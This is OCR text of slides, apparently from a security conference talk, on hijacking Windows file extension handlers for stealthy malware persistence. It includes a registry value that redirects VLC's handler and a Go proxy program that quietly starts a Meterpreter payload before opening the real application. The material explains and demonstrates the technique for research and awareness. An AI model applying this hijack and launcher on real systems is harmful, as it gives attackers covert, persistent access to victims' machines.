

Firefox
Google Chrome
Protected
Protected_
debug
music.mp4
IDA Pro (32-bit)
IDA Pro (64-bit)
Recycle Bin
Type here to search
ENG
1:25 AM
11/8/2018

Extension Handler Hijack... with proxy!

Name	Type	Data
(Default)	REG_SZ	C:\\random\\proxy.exe "C:\Program Files (x86)\VideoLAN\VLC\vlc.exe" --started-from-file "%1"

proxy.go

```
import (
    "os"
    "os/exec"
)

func main(){

    malware := "C:/random/meterpreter.exe"
    cmd := exec.Command(malware)
    cmd.Start()

    real_app := os.Args[1]
    real_app_arg1 := os.Args[2]
    real_app_arg2 := os.Args[3]
    cmd1 := exec.Command(real_app,real_app_arg1,real_app_arg2)
    cmd1.Start()
}
```


Firefox
Google Chrome
Protected
Protected_
debug
music.mp4
IDA Pro (32-bit)
IDA Pro (64-bit)
Recycle Bin
Type here to search
ENG
3:30 AM
11/8/2018

To sum up...

- Extension Handlers can be hijacked to malware persistence.

- Attacker does not need admin privileges.

- Super Stealthy method!!

- Powershell is not necessary, HKU registry can be edited without restrictions :-)

Conclusions...

Features of Windows can be abused to make malware persistence stealthier

Thank you!

Sheila Ayelen Berta (@UnaPibaGeek)